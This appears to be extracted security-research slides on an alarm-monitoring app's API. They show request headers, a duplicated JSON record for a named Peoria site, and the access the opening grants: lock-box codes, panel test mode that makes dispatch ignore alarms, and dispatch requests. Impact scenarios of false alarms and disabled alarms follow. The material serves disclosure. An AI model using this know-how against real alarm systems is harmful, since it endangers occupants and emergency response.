
Show autogenerated headers

<input checked="" type="checkbox"/>	Key	Value
<input checked="" type="checkbox"/>	Connection	keep-alive
<input checked="" type="checkbox"/>	Accept	/*/*
<input checked="" type="checkbox"/>	User-Agent	MSA/14 CFNetwork/1496.0.7 Darwin/23.5.0
<input checked="" type="checkbox"/>	Accept-Language	en-US,en;q=0.9
<input checked="" type="checkbox"/>	Accept-Encoding	gzip, deflate, br
	Key	Value


```
{
  "d": {
    "__type": "SiteDetail_Stages:#MobileAppService",
    "Address": "1301 W Fredonia Ave",
    "Address2": null,
    "AddressDisplay": "1301 W Fredonia Ave\rPeoria, IL 61606 USA Peoria County",
    "AddressDisplayURL": null,
    "AddressInformation": null,
    "AddressURL": null,
    "AlternateSiteFlag": false,
    "Authority": null,
    "AuthorityDescription": null,
    "BillingID": null,
    "CallingSource": null,
    "City": "Peoria",
    "County": "Peoria",
    "CrossStreet": "North Duryea Place",
    "Directions": null,
    "DispatchType": null,
    "DispatchTypeDescription": null,
    "ErrorMessage": null,
    "FDNYAccountFlag": false,
    "Info": "",
    "KeysFlag": false,
    "LockBoxCode": null,
    "LockBoxLocation": null,
    "Map": null,
    "MapCoordinates": null,
    "MapPage": null,
    "PSAPFlag": false,
    "Pets": null,
    "Region": "IL",
    "RegionDescription": "Illinois",
    "ReportFrequency": null,
    "ReportFrequencyDescription": null,
    "RestrictedAccess": null,
    "RestrictedAccessDescription": null,
    "RunawayThreshold": null,
    "RunawayThresholdDescription": null,
    "SiteBoundaryDistance": null,
    "SiteLanguageDescription": null,
    "SiteName": "Phi Gamma Delta Housing Corporation",
    "SiteNum": 250959057,
    "SiteStatus": null,
    "SiteStatusDescription": null,
    "SiteType": "C",
    "SiteTypeDescription": "Commercial",
    "State": "IL",
    "StyleCode": null,
    "Subdivision": null,
    "Success": true,
    "TimeZoneDescription": "(GMT-06:00) Central Time (US & Canada)",
    "TimeZoneNum": 12,
    "Township": null,
    "ULCode": null,
    "ULCodeDescription": null,
    "ZipCode": "61606"
  }
}
```

```
{
  "d": {
    "__type": "SiteDetail_Stages:#MobileAppService",
    "Address": "1301 W Fredonia Ave",
    "Address2": null,
    "AddressDisplay": "1301 W Fredonia Ave\rPeoria, IL 61606 USA Peoria County",
    "AddressDisplayURL": null,
    "AddressInformation": null,
    "AddressURL": null,
    "AlternateSiteFlag": false,
    "Authority": null,
    "AuthorityDescription": null,
    "BillingID": null,
    "CallingSource": null,
    "City": "Peoria",
    "County": "Peoria",
    "CrossStreet": "North Duryea Place",
    "Directions": null,
    "DispatchType": null,
    "DispatchTypeDescription": null,
    "ErrorMessage": null,
    "FDNYAccountFlag": false,
    "Info": "",
    "KeysFlag": false,
    "LockBoxCode": null,
    "LockBoxLocation": null,
    "Map": null,
    "MapCoordinates": null,
    "MapPage": null,
    "PSAPFlag": false,
    "Pets": null,
    "Region": "IL",
    "RegionDescription": "Illinois",
    "ReportFrequency": null,
    "ReportFrequencyDescription": null,
    "RestrictedAccess": null,
    "RestrictedAccessDescription": null,
    "RunawayThreshold": null,
    "RunawayThresholdDescription": null,
    "SiteBoundaryDistance": null,
    "SiteLanguageDescription": null,
    "SiteName": "Phi Gamma Delta Housing Corporation",
    "SiteNum": 250959057,
    "SiteStatus": null,
    "SiteStatusDescription": null,
    "SiteType": "C",
    "SiteTypeDescription": "Commercial",
    "State": "IL",
    "StyleCode": null,
    "Subdivision": null,
    "Success": true,
    "TimeZoneDescription": "(GMT-06:00) Central Time (US & Canada)",
    "TimeZoneNum": 12,
    "Township": null,
    "ULCode": null,
    "ULCodeDescription": null,
    "ZipCode": "61606"
  }
}
```


Level of Access



- View site information
 - Lock box codes, addresses, info etc.
- Enable “test” mode on panels
 - Tells dispatch to ignore any alarm signals View event history on panels View alarm event history from triggers to test mode information
- Request immediate emergency dispatch




Sand Box Time!

These sandbox thoughts and musings are based on speaking with undisclosed fire and police staff who provided their expertise but wish to remain anonymous.

How Many Could it Be?

Davenport: 597



Impact on Emergency Services

Scenario: Multiple false alarms triggered across the city.

Impact

- Emergency response units are stretched thin.
- Real emergencies receive delayed responses.
- Increased response times result in higher risks to life and property.
- If done en masse could lead to panic and disorder from the general public

Disruption and Theft

Scenario: Frequent false alarms lead to repeated

Impact
evacuations.

- Loss of productivity and potential revenue for businesses.
- Residents face disruption and may ignore future alarms, putting them at risk.


Scenario: Attackers disable fire or security alarms in

Impact
targeted buildings.

- Arson, theft, and other criminal activities become easier.
- Critical sites, like hospitals or schools, could be targeted.

How Many Could it Be?

